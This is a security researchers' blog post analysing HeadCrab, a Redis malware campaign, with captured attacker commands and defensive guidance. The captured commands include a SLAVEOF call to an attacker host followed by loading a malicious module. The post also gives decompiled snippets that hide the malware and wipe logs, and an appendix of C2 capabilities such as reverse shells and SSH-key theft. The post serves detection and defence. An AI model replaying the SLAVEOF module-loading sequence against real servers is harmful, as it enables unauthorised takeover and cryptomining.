

# HeadCrab: A Novel State-of-the-Art Redis Malware in a Global Campaign

[aquasec.com/blog/headcrab-attacks-servers-worldwide-with-novel-state-of-art-redis-malware/](https://aquasec.com/blog/headcrab-attacks-servers-worldwide-with-novel-state-of-art-redis-malware/)

February 1, 2023

Aqua Nautilus researchers discovered a new elusive and severe threat that has been infiltrating and residing on servers worldwide since early September 2021. Known as HeadCrab, this advanced threat actor utilizes a state-of-the-art, custom-made malware that is undetectable by agentless and traditional anti-virus solutions to compromise a large number of Redis servers. The HeadCrab botnet has taken control of at least 1,200 servers.

This blog will delve into the details of the HeadCrab attack, examining its methods of operation, techniques used to evade detection, and steps organizations can take to safeguard their systems.

## What is Redis?

Redis is an open-source, in-memory data structure store that can be used as a database, cache, or message broker. By default, Redis servers do not have authentication enabled and are meant to run on a secure, closed network rather than being exposed to the internet. This makes default Redis servers that are accessible from the internet vulnerable to unauthorized access and command execution.

A Redis Cluster provides a way to run a Redis installation where data is automatically divided and stored across multiple Redis nodes. Within a cluster, there is a Master server and Slave servers, allowing for easy replication and synchronization of data.

One of the default Redis commands is SLAVEOF, which designates a server as a Slave server for another Redis server in the cluster. When a server is defined as a slave, it will synchronize with the Master server, including downloading any Redis modules present in the Master.

Redis modules are executable Shared Object files that can be used to enhance the functionality of the server in various ways. A module is loaded onto a server by uploading it and using the MODULE LOAD command through the Redis port. Redis modules use the Redis API to perform various tasks related to server management and control such as defining custom commands with the `RedisModule_CreateCommand` API.

In recent years, Redis servers have been targeted by attackers, often through misconfiguration and vulnerabilities. As Redis servers have become more popular, the frequency of attacks has increased. You can read about further attacks such as [Redigo malware](#) and [TeamTNT targeting Redis servers](#).

## Attack Flow

This story begins with an attack on one of our honeypots when a threat actor targeted a Redis server. The server was eventually compromised using the SLAVEOF command, setting it as a Slave server of another Redis server controlled by the attacker. The Master Redis server then initiated a synchronization of the Slave server which in turn downloaded a malicious Redis module, the HeadCrab malware, onto the Slave server (our honeypot). This technique has been utilized by attackers for some time and allows them to load malicious Redis modules onto affected hosts.

As depicted in the screenshot below, these are the Redis command logs obtained from our inbound network data collection. The attacker starts by listing all available modules, configuring the server to allow for the upload of a new module, and downloading the module to the /tmp directory.

```
MODULE LIST
*0
CONFIG SET loglevel warning
+OK
CONFIG SET dbfilename dump.rdb
+OK
CONFIG SET dir /tmp
+OK
SLAVEOF NO ONE
+OK
TIME
*2
$10
1673347867
$6
650988
SLAVEOF 116.202.102.79 8080
+OK
```

Setting the victim Redis server as a slave server


Once the module was downloaded to the /tmp directory on the victim server, it was loaded into the Redis process using the `MODULE LOAD /tmp/<module_name>` command. As demonstrated in the screenshot below, the attacker attempted to load multiple modules before finally succeeding.

```
MODULE LOAD ./temp-1673347884.1.rdb
MODULE LOAD ./temp-1673347885.1.rdb
MODULE LOAD ./temp-1673347886.1.rdb
MODULE LOAD ./temp-1673347887.1.rdb
MODULE LOAD ./temp-1673347888.1.rdb
-ERR Error loading the extension. Please check the server logs.
-ERR Error loading the extension. Please check the server logs.
-ERR Error loading the extension. Please check the server logs.
-ERR Error loading the extension. Please check the server logs.
-ERR Error loading the extension. Please check the server logs.
+OK
```


HeadCrab malware module loading

Upon reverse-engineering the loaded module, we discovered a sophisticated, long-developed malware. It provides the attacker with numerous advanced abilities and eventually full control over the targeted server. The module introduces 8 custom commands, named with the pattern `rds*`, used by the attacker to carry out actions on the compromised server. A comprehensive list of the malware's capabilities and commands is discussed in the Technical Analysis of the HeadCrab Malware section.


Our honeypot showed that the main impact of the attack was resource hijacking for cryptocurrency mining. The miner configuration file was extracted from memory and showed that the mining pools were mostly hosted on private legitimate IP addresses. Inspection of these IP addresses revealed that they belong to either clean hosts or a leading security company, making detection and attribution more difficult. One public Monero pool service was found in the configuration file but wasn't used by the miner in runtime. The attacker's Monero wallet showed an annual expected profit of almost 4,500 USD per worker, much higher than the typical 200 USD per worker.



We discovered not only the HeadCrab malware but also a unique method to detect its infections in Redis servers. Our method found approximately 1,200 actively infected servers when applied to exposed servers in the wild. The victims seem to have little in common, but the attacker seems to mainly target Redis servers and has a deep understanding and expertise in Redis modules and APIs as demonstrated by the malware.



A map depicting the amount and locations of compromised Redis servers




A distribution of the attacked Redis servers' versions in the wild

We have noticed that the attacker has gone to great lengths to ensure the stealth of their attack. The malware has been designed to bypass volume-based scans as it runs solely in memory and is not stored on disk. Additionally, logs are deleted using the Redis module framework and API. The attacker communicates with legitimate IP addresses, primarily other infected servers, to evade detection and reduce the likelihood of being blacklisted by security solutions. The malware is primarily based on Redis processes which are unlikely to be flagged as malicious. Payloads are loaded through `memfd`, memory-only files, and kernel modules are loaded directly from memory, avoiding disk writes. Our analysis has also found that there are no detections of these binaries as malicious on Virus Total.

### Technical Analysis of the HeadCrab Malware

The HeadCrab malware is a highly sophisticated and complex state-of-the-art threat. Constructed as a malicious Redis module framework, it boasts numerous options and capabilities. This section will outline the primary functions of the malware as determined through our static and dynamic analysis.

As the screenshot demonstrates, the HeadCrab sample has produced no results on Virus Total (MD5=c5b992c76b7c9fa3b9bd755dd3b5af76). Despite our attempts to acquire additional samples, we were unable to find any, reinforcing our suspicions that this is a highly evasive, novel malware.



### Verifying that it runs only once upon execution

Upon initial execution, the malware utilizes the `RedisModule_OnLoad` function which is triggered when the Redis server loads the module. The malware then saves the addresses of relevant Redis API functions for later use and checks if a module named `rds` is already loaded, and, if so, immediately exits without conducting any malicious actions.

### Initial environment scoping

The connection information that initiated the module loading is stored for future checks. In addition, the malware checks if it runs as a privileged root user or as a less privileged user named `redis`.

### Placing emphasis on operation security (magic numbers)

---

The module can be loaded with 2 arguments (magic numbers) which are in fact 2 global magic numbers that are used as encryption keys and to validate that the operator of it is really the threat actor. Later, the malware can do some manipulations on these magic number in various locations across its execution flow. The module can be loaded with or without the magic numbers, and this will affect some of the functionalities during the malware execution.

If the module is loaded with the 2 arguments, some of the Redis default commands (8 commands: `Module`, `Client`, `Debug`, `Shutdown`, `Monitor`, `Slaveof`, `Replicaof`, `Config`) are being overridden by commands which mostly return errors. This is done to avoid the malware detection. If the module isn't loaded with the 2 arguments, this step is skipped.

The modified default commands are the following:

```
sub_785E("client", sub_8F92, &qword_2467B0, v9, 0LL);
sub_785E("debug", sub_7851, &qword_2467A8, v9, 0LL);
sub_785E("shutdown", sub_BAC7, &qword_2467A0, 0LL, 0LL);
sub_785E("monitor", sub_900F, &qword_246798, 0LL, 0LL);
sub_785E("slaveof", sub_8FE6, &qword_246790, 0LL, 0LL);
sub_785E("replicaof", sub_8FBD, &qword_246788, 0LL, 0LL);
sub_785E("config", sub_8F94, &qword_246780, 0LL, 0LL);
```

Furthermore, the malware deletes the Redis log file and empties it if it was recreated by truncating it to size 0.

### Making preparations

---

Some inspections are made by the malware to decide on the course of action. We will not get into the detail of these inspections, but for instance `/testing` path and the execution date are inspected and based on that some of the functionalities are being executed or not.

The signal handling functions were replaced and used by the malware to communicate with its child processes.

### Hidden code execution

---

The malware locates the path to the dynamic loader so it can execute processes. The dynamic loader can be used to execute process under its name by simply providing a path to the wanted executable as an argument. This can be used to bypass security solution which detect malicious files based on examining processes execution. Since the dynamic loader is a legitimate binary, it won't be marked as malicious, and malware can hide itself from these security solutions.

### Execution from memory

---

The malware tries to create a `fileless` file with the help of `memfd_create` syscall. If it succeeds, it creates 10 `memfd` or temp files and saves them for later usage.

### Emphasis to execution in containers

---

The malware checks if the process ID is below 31. We speculate that this is done to detect whether the service is running in a container. If the malware doesn't run on a container several service management programs like `systemd`, `initd`, `upstart` and more are checked. If any of them are installed, they are marked and will later be used to place persistent services and scripts in the appropriate location. We assume the malware skips this step on containers as it will be ineffective.

### Creating new Redis commands

---

The malware then creates new Redis commands, which are used to enable the threat actor to operate the malware:

1. `rdsa` This command accepts two arguments. One is a path to Redis config file and the second is a path to a malicious Redis module. This function adds a line to the Redis config that loads the malicious module with magic numbers. In order to gain further persistence for the malware, it obscures the `loadmodule` command output. This command is used to load the malicious module and by adding padding to the output printed to screen it hides its activity.
2. `rdss` Executes a command with `popen` and returns the process output as the command output

3. **rdsp** Replaces the default commands with malicious functions to evade detection.
4. **rdsi** Updates the magic numbers used in encryption and empty logs by truncating them.
5. **rdsmon** **MONITOR** is a Redis debugging command that streams back every command processed by the Redis server. It's also replaced by the **rdsp** command or loading the module with 2 arguments. This new command is responsible to revert the change on the **MONITOR** command – reenabling debugging of the server.
6. **rdsc** Listens to an incoming connection on a desired port and enables to establish an encrypted communication channel with a C2 server. The available commands are described in detail in the appendix section below. To emphasize some of its great capabilities, the malware can create a new socket and connect it to the C2 command socket, tunnel network to another IP address and port pair, execute shell commands, sends a file content to the C2, writes data to an open memfd file, read content of a saved memfd file and send back to C2, load a fileless kernel module, and many other strong capabilities.
7. **rdsr** Establishes an encrypted communication channel with a C2 server. Same as in **rdsc** above.
8. **rdsx** Restores overridden command and restores them back to default Redis commands.

In the screenshot below you can see our simulation of some of these commands:

```

127.0.0.1:6379> module load /tmp/headcrab
OK

127.0.0.1:6379> module list
1)      1) "name"
        2) "rds"
        3) "ver"
        4) (integer) 1
2)      1) "name"
        2) "search"
        3) "ver"
        4) (integer) 20604
3)      1) "name"
        2) "graph"
        3) "ver"
        4) (integer) 21005
4)      1) "name"
        2) "ReJSON"
        3) "ver"
        4) (integer) 20403
5)      1) "name"
        2) "timeseries"
        3) "ver"
        4) (integer) 10805
6)      1) "name"
        2) "b"
        3) "ver"
        4) (integer) 20403

127.0.0.1:6379> rdsp
OK

127.0.0.1:6379> module list
(error) ERR Invalid command specified

127.0.0.1:6379> rdsx 2381675947053628537
OK

127.0.0.1:6379> module list
1)      1) "name"
        2) "rds"
        3) "ver"
        4) (integer) 1
2)      1) "name"
        2) "search"
        3) "ver"

```

```

3) 4) (integer) 20604
    1) "name"
    2) "graph"
    3) "ver"
    4) (integer) 21005
4) 1) "name"
    2) "ReJSON"
    3) "ver"
    4) (integer) 20403
5) 1) "name"
    2) "timeseries"
    3) "ver"
    4) (integer) 10805
6) 1) "name"
    2) "bf"
    3) "ver"
    4) (integer) 20403

```

An example to default commands being overridden and restored

```

if ( (unsigned int)RedisModule_CreateCommand(a1, "rdsa", sub_8B94, v7, 1LL, 1LL, 1LL) == 1
    || (unsigned int)RedisModule_CreateCommand(a1, "rdss", sub_9CEA, v7, 1LL, 1LL, 1LL) == 1
    || (unsigned int)RedisModule_CreateCommand(a1, "rdsp", sub_8211, v7, 1LL, 1LL, 1LL) == 1
    || (unsigned int)RedisModule_CreateCommand(a1, "rdsi", sub_9E47, v7, 1LL, 1LL, 1LL) == 1
    || (unsigned int)RedisModule_CreateCommand(a1, "rdsc", sub_12055, v7, 1LL, 1LL, 1LL) == 1
    || (unsigned int)RedisModule_CreateCommand(a1, "rdsm", sub_903B, v7, 1LL, 1LL, 1LL) == 1
    || (unsigned int)RedisModule_CreateCommand(a1, "rdsr", sub_11EE7, v7, 1LL, 1LL, 1LL) == 1 )
{
    return dword_2467FC != 0;
}
unlink("/var/lib/redis/cmd.log");
((void (__fastcall *) (const char *)) sub_8F46)("/var/lib/redis/cmd.log");
RedisModule_CreateCommand(a1, "rdsx", sub_C5AC, v7, 1LL, 1LL, 1LL);
return 0LL;

```

## Who is HeadCrab? Or, What is HeadCrab?

The question is why do we call the threat actor and the malware HeadCrab. The answer is simple. The threat actor left us a note. And when we are saying “us”, we really mean US – Aqua Security. The HeadCrab threat actor left a “miniblog” inside the malware.

```

Hello. This is Headcrab-junior (plugin), made to bring unconditional basic income to ppl with some disadvantages.
All things considered, i treat mining as almost acceptable, but with more zombies the amount of stolen cores will
fall (~25-50% for now).
Also in the future zombification will be more and more intelligent, preventing mining on critical, personal or
highload systems.

```

### miniblog

```

-----
Sep 21 | Pamdicks is too old for getdents64 ^,^
Oct 21 | Headcrab hooks finally added to service, but many original things are losted.
        As u may know, some signals (timer, sigsegv) have a pretty obvious opportunity to intercept
        'select loop' (just use mremap() to beat selinux), and sigio is amazing in himself.
        But then sshd's design will give you hard times. Of course, u can save fds for later like i did,
        or use tcp window/src port/bpf.. nah, who even checks got nowadays? I hope it's you
Jan 22 | Gj catching service! (does the tiger say 'grrr'? :)
Dec 22 | AquaSec, plz. If u don't have CVE-2022-0543 usage logs, just trust your eyes. (waiting for Redic)

```

As you can see in the screenshot above, the threat actor is identifying as HeadCrab, a monster from the game HalfLife which attaches itself to humans and turns them to zombies. This makes perfect sense since we've seen this threat zombifying Redis servers and using them to move laterally to other servers.

Furthermore, the threat actor also makes a blog entry which is dedicated to the Nautilus team. Looks like he reads our blogs. This reference is for a blog about Redigo. We recently discovered Redigo which is a novel malware that targets Redis servers. In our blog [Aqua Nautilus Discovers Redigo — New Redis Backdoor Malware](#), we wrote that the attacker exploited a vulnerability that allows escaping from the LUA sandbox and led to Remote Code Execution (CVE-2022-0543) on the targeted server. After a further review of the newly found malware and a personal dedicated comment in the malware to Aqua Security, we realized that the Redigo malware is also exploiting the master-slave technique rather than the LUA sandbox escape.

This threat actor is highly discrete, so we couldn't find many indications to its activity in the open source. We did find one indication to the 'pamdicks' which appears in the "miniblog". In a blog by Trend Micro, it is mentioned that a rootkit named netlink is used to alter the CPU-related statistics (can hide the pamdicks process and CPU load) to hide cryptomining. Although this is not 100% aligned with the "miniblog", it is most probably what the threat actor is referring to.

## Runtime Detection

HeadCrab malware is designed to stealthily attack Redis servers whether they are running in a container or on the VM. Our Redis honeypot is protected by Aqua's Cloud Native Detection and Response (CNDR) solution that utilizes low-level [eBPF](#) events to detect in uses real-time malicious behavioral indicators to identify stealthy attacks such as HeadCrab malware.



As you can see in the screenshot below from our Aqua platform, the first detection shows that a new executable was dropped to /tmp path. This is the Shared Object (SO) file. Next, a detection of the SO file is injected, which is highlighted in timeline and severity.

The screenshot displays an incident titled "Drift Detection" with a "View Incident" button. The incident description states: "A binary executable file was dropped and executed. In container environments binary executables are usually added in the image building process rather than dropped and executed during runtime. Ergo this alert can indicate an adversary has dropped a binary payload and executed it, running a program in a compromised container. [View raw data](#)". The severity is marked as "HIGH".

The "Event Timeline" section shows two events:

- Jan 10, 2023 11:26:40.109 AM** (Behavioral): **Shared object dropped and injected**. MITRE tactic: Defense Evasion, MITRE technique: Masquerading (Mitre). Description: "Shared object was dropped and injected on container. Adversaries may use this technique to change applications behavior or load their own programs." Process Name: redis-server | PID: 1 | User ID: 0. Evidence: [View raw data](#). Path: /tmp/temp-1673347871.1.rdb
- Jan 10, 2023 11:26:31.012 AM** (Behavioral): **New executable dropped**. MITRE tactic: Defense Evasion, MITRE technique: Masquerading (Mitre). Description: "An Executable file was dropped in the system during runtime. Container images are usually built with all binaries needed inside. A dropped binary may indicate that an adversary infiltrated your container." Process Name: redis-server | PID: 1 | User ID: 0. Evidence: [View raw data](#). Path: /tmp/temp-1673347871.1.rdb

The next detection in the timeline is the reverse shell over socket, which is created by the HeadCrab malware.

 **Reverse Shell Over Socket Detected** [View Incident](#) 



Redirection of process's standard input/output to socket, which is the base for reverse shell, was detected. Adversaries use a reverse shell to obtain an interactive shell session on the target machine and continue their attack. [View raw data](#)

---

**HIGH**

Event Summary [Timeline](#)

**Event Timeline**



 Jan 10, 2023 11:26:40.201 AM Behavioral 

**Reverse shell over socket detected**  
MITRE tactic: Persistence  
MITRE technique: Server Software Component ([Mitre](#))  
Redirection of process's standard input/output to socket, which is the base for reverse shell, was detected. Adversaries use a reverse shell to obtain an interactive shell session on the target machine and continue their attack.  
Process Name: redis-server | PID: 19 | User ID: 0

Evidence [View raw data](#)

**IP address: 178.62.32.29 | Port: 8080**

Lastly, we can see the XMRIG malware written and executed in-memory.

 **Kernel Module was written to memory** [View Incident](#) 



A Kernel module was written to the system, Kernel modules are usually loaded from /lib/modules. Kernel modules are basically code running in the kernel. A new Binary file was written to this directory which might indicate compromised host. [View raw data](#)

---

**HIGH**

Event Summary [Timeline](#)

**Event Timeline**

 Jan 10, 2023 11:26:41.602 AM Behavioral 

**Kernel Module was written to memory**  
MITRE tactic: Persistence  
MITRE technique: Kernel Modules And Extensions ([Mitre](#))  
A Kernel module was written to the system, Kernel modules are usually loaded from /lib/modules. Kernel modules are basically code running in the kernel. A new Binary file was written to this directory which might indicate compromised host.  
Process Name: redis-server | PID: 19 | User ID: 0

As you can see, the detections show what processes are responsible for these events which can further clarify what happened and the sequence of events. Any of these detections may indicate that something bad is happening in our Redis container or VM. But all of them together imply the gravity of this attack and depict a coherent chain of events since initial access to impact.

## Mapping the Attacks to the MITRE ATT&CK Framework

Here we map the components in the attacks described above to the corresponding techniques of the [MITRE ATT&CK framework](#):



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Impact	Impact
Exploit Public-Facing Application (T1190)	Command and Scripting Interpreter (T1059)	Systemd Service (T1543.002)	Systemd Service (T1543.002)	Reflective Code Loading (T1620)	System Owner/User Discovery (T1033)	Application layer protocol (T1071)	Resource Hijacking (T1496)
	Scripting (T1064)		Process Injection (T1055)	Masquerading (T1036)	System Information Discovery (T1082)		
	Shared Modules (T1129)			Match Legitimate Name or Location (T1036.005)			
	Unix Shell (T1059.004)			Obfuscated Files or Information (T1027)			

## Summary, Remediation, and Mitigation

In this blog, we bring to light the menace of HeadCrab, the threat actor responsible for creating an advanced malicious Redis framework. We delve into the inner workings of the malware and showcase its extensive capabilities. Our investigation has revealed that HeadCrab's botnet has already taken control of over 1,200 servers, all infected with this malware. It is our conviction that HeadCrab will persist in using cutting-edge techniques to penetrate servers, either through exploiting misconfigurations or vulnerabilities.

### Immediate remediation for infected servers

Throughout this blog, we have repeatedly emphasized the significant capabilities of the HeadCrab malware.

If your server has been compromised, it is essential to assume that your network has also been breached and to immediately initiate your incident response protocol. This will help you to detect the extent of the breach, isolate the infected systems, and clean up the impacted environments. While it is possible to remove the malware by deleting the associated services and scripts, removing the `loadmodule` from the Redis configuration, and restarting the server, the attacker still retains several abilities, including the ability to drop files, execute binaries, steal SSH keys, scan and communicate with other systems, and load kernel modules. This makes it possible for the attacker to move laterally across the network. Completely removing the attacker's presence from the server can be a difficult task. To ensure the security of your network, we recommend saving a backup of the Redis database to a file and migrating it to a new server that has proper authorization and traffic controls and is not directly accessible from the internet, if possible.

### Mitigation

To mitigate risks to Redis servers, you'd like to harden the environments by assuring the Redis configuration is aligned with security best practices.

In this blog the threat actor is using the "master-slave" technique to replicate the database from a remote server at his disposal with the target server (our honeypot). This feature was originally created by Redis to improve performance and create redundancy but is actively used by attackers to promptly infect targets and evade detection.

We advise taking the following steps to harden your Redis servers' security:

1 – Redis is designed to be accessed by trusted clients inside trusted environments.

This means that usually, it is not a good idea to expose the Redis instance directly to the internet or, in general, to an environment where untrusted clients can directly access the Redis TCP port or UNIX socket.

2 – Whenever you're using Redis in the cloud, it's better to enable protected mode for enhanced security. Protected mode ensures that the database only responds to the loopback address and generates an error as a reply to all the nodes connecting from other IP addresses.

3 – Accept communication from known hosts using the bind parameter

Your Redis server will only listen to connections made to the address specified in via the bind option. This is a security measure that allows for dropping connections not made inside the network.

4 – If the 'slaveof' feature is not being actively used, we strongly advise disabling it.

5 – You can read further security advice in the Redis security management section or in a blog they wrote about this matter.

Aqua platform can help you scan your Redis configuration file for misalignment to best practice. Utilizing custom assurance policy, you can customize a new policy to scan your Redis configuration.

## check\_redis\_protected\_mode\_image

Checks if redis protected mode is enabled

```
1 # Search if Redis configuration file redis.conf has protected mode enabled
2 description: "This test checks if the redis protected mode is enabled"
3 groups:
4 - id: 1
5 checks:
6 - id: 1.1
7   audittype: "textsearch"
8   audit:
9     path: "/"
10    searchTerm: "protected-mode no"
11    searchType: "exact"
12    scanRecursive: true
13    index: 1
14 tests:
15 test_items:
16 - compare:
17   count: false
18   op: "eq"
19   value: ""
20   set: true
21 remediation: "Set protected-mode yes"
22 scored: true
23
24
```

As can be seen in the screenshot above, we customized 2 scan policies, which look for protection mode disabled, namely Redis allow unauthorized access to the server. Furthermore, our second policy looks for bind 0.0.0.0 which means that any IP address can connect to the Redis.

We scanned a Redis vanilla container image with a permissive configuration that allows `bind 0.0.0.0` and protection is disabled. Aqua platform detected both misconfigurations and alerted us on the issue.

[Images](#) > [imagestests/redis\\_config:latest](#)

[Risk](#) [Vulnerabilities](#) [Layers](#) [Resources](#) [Sensitive Data](#) [Malware](#) [Information](#) [Scan History](#) [Audit](#)

**Image Is Non-Compliant**  
Image scanned on 2023-02-01 | 13:03 PM

**Image Assurance**

- Policy: Redis\_Configuration\_Assurance\_Policy Failed
- Policy: Malware-Default-Policy Passed
- Policy: Sensitive-Data-Default-Policy Passed

**Vulnerability Scan Details**  
imagestests/redis\_config:latest  
created 13 hours

● Critical ● High ● Medium ● Low ● Negligible

**Total: 3**

0 Critical 0 High 1 Medium 2 Low 0 Negligible

**Image Scan** Completed

**Custom Compliance Checks** Failed

**Malware** Passed

**Sensitive Data** Passed

## Actions Needed

Fix failed checks

Rebuild the image after fixing the following custom checks:

The script `check_redis_bind_image` finished with exit code 1.

 [Script Output](#)

The script `check_redis_protected_mode_image` finished with exit code 1.

 [Script Output](#)

Some further steps can be taken to mitigate threats to your software development lifecycle in the cloud, we recommend following these guidelines:

- Unknown threats and zero-days are here to stay. Even if you do everything right you can't always protect your runtime environments from such attacks. Thus, you need to monitor runtime environments. Deploy the Aqua Lightning Enforcer to protect your runtime environments. Runtime monitoring is a fundamental practice to help mitigate issues quickly and minimize disruptions. The monitoring process also applies to the runtime environment where suspicious activity can occur (e.g., download of malicious binary files).
- Scan your software supply chain. You can use open source tools such as Chain-bench designed to audit your software supply chain stack for security compliance based on a new CIS Software Supply Chain benchmark.
- Empower your developers, DevOps and security teams with tools that scan for vulnerabilities and misconfigurations. Along with Aqua's tools for organizations, you can find particular open-source tools such as Trivy to scan for such vulnerabilities.

The Aqua platform scans container images with tools that rely on a constantly updated stream of threat intelligence – aggregate sources of vulnerability data (CVEs, vendor advisories, and proprietary research) which ensure up-to-date, broad coverage while minimizing false positives.

## Appendix: Available malicious C2 commands accepted by rdsr and rdsc

0x1: kill child process and close files.  
0x2: create a new socket and connect it to the C2 command socket.  
0x4: execute a shell command with HISTFILE environment variable pointing to /dev/null. This is done to prevent saving history of ran commands in the shell.  
0x5: write data to a file in a selected offset.  
0x6: tunnel network to another IP address and port pair.  
0x7: listen to a new connection and tunnel communication back to C2 connection.  
0xA: sends a file content to the C2  
0xB: perform interactive shell hijacking or start an interactive bind shell on top of existing connection.  
0xC: download a .so file to /dev/shm/ruptd, load and delete it.  
0xD: execute a shell command with HISTFILE environment variable pointing to /dev/null. This is done to prevent saving history of ran commands in the shell.  
0xE: calculate sha256 of a file and send it back to the C2 server  
0xF: send a signal to a process  
0x10: gather information about the running process and send it back to the C2 server  
0x14: gather system information and send it back to the C2 server  
0x15: change a file permissions and perform a timestomping attack, which modifies the last change time to that of a legitimate file. This is used to avoid detection of changed files.  
0x16: delete a file or directory by path  
0x17: use the dynamic loader to execute a new process or, if the dynamic loader could not be found, execute the process normally. If the dynamic loader is used the process directory will start from /tmp.  
0x18: send kill signals to all processes of the malware.  
0x1A: send continue signal to a process  
0x1B: write data to an open memfd file  
0x1C: send data saved from communicating with a unix socket  
0x1E: create a new connection to IP address and save content sent to an open memfd file.  
0x20: read content of a saved memfd file and send back to C2  
0x21: xor content and save to an open memfd file  
0x22: send an action code to the parent process  
0x23: send an action code to the parent process  
0x24: install systemd service or initd service to /etc/ice9j or /etc/init.d/ice9j respectively. The service masquerade as an sshd service, and adds an LD\_PRELOAD entry for each new connection, allowing the threat actor to steal ssh keys.  
0x25: send data to parent process  
0x26: send stored encryption key to C2 server.  
0x27: updates malware configuration values.  
0x28: send a signal to a list of processes  
0x29: load a kernel module from memory using init\_module syscall  
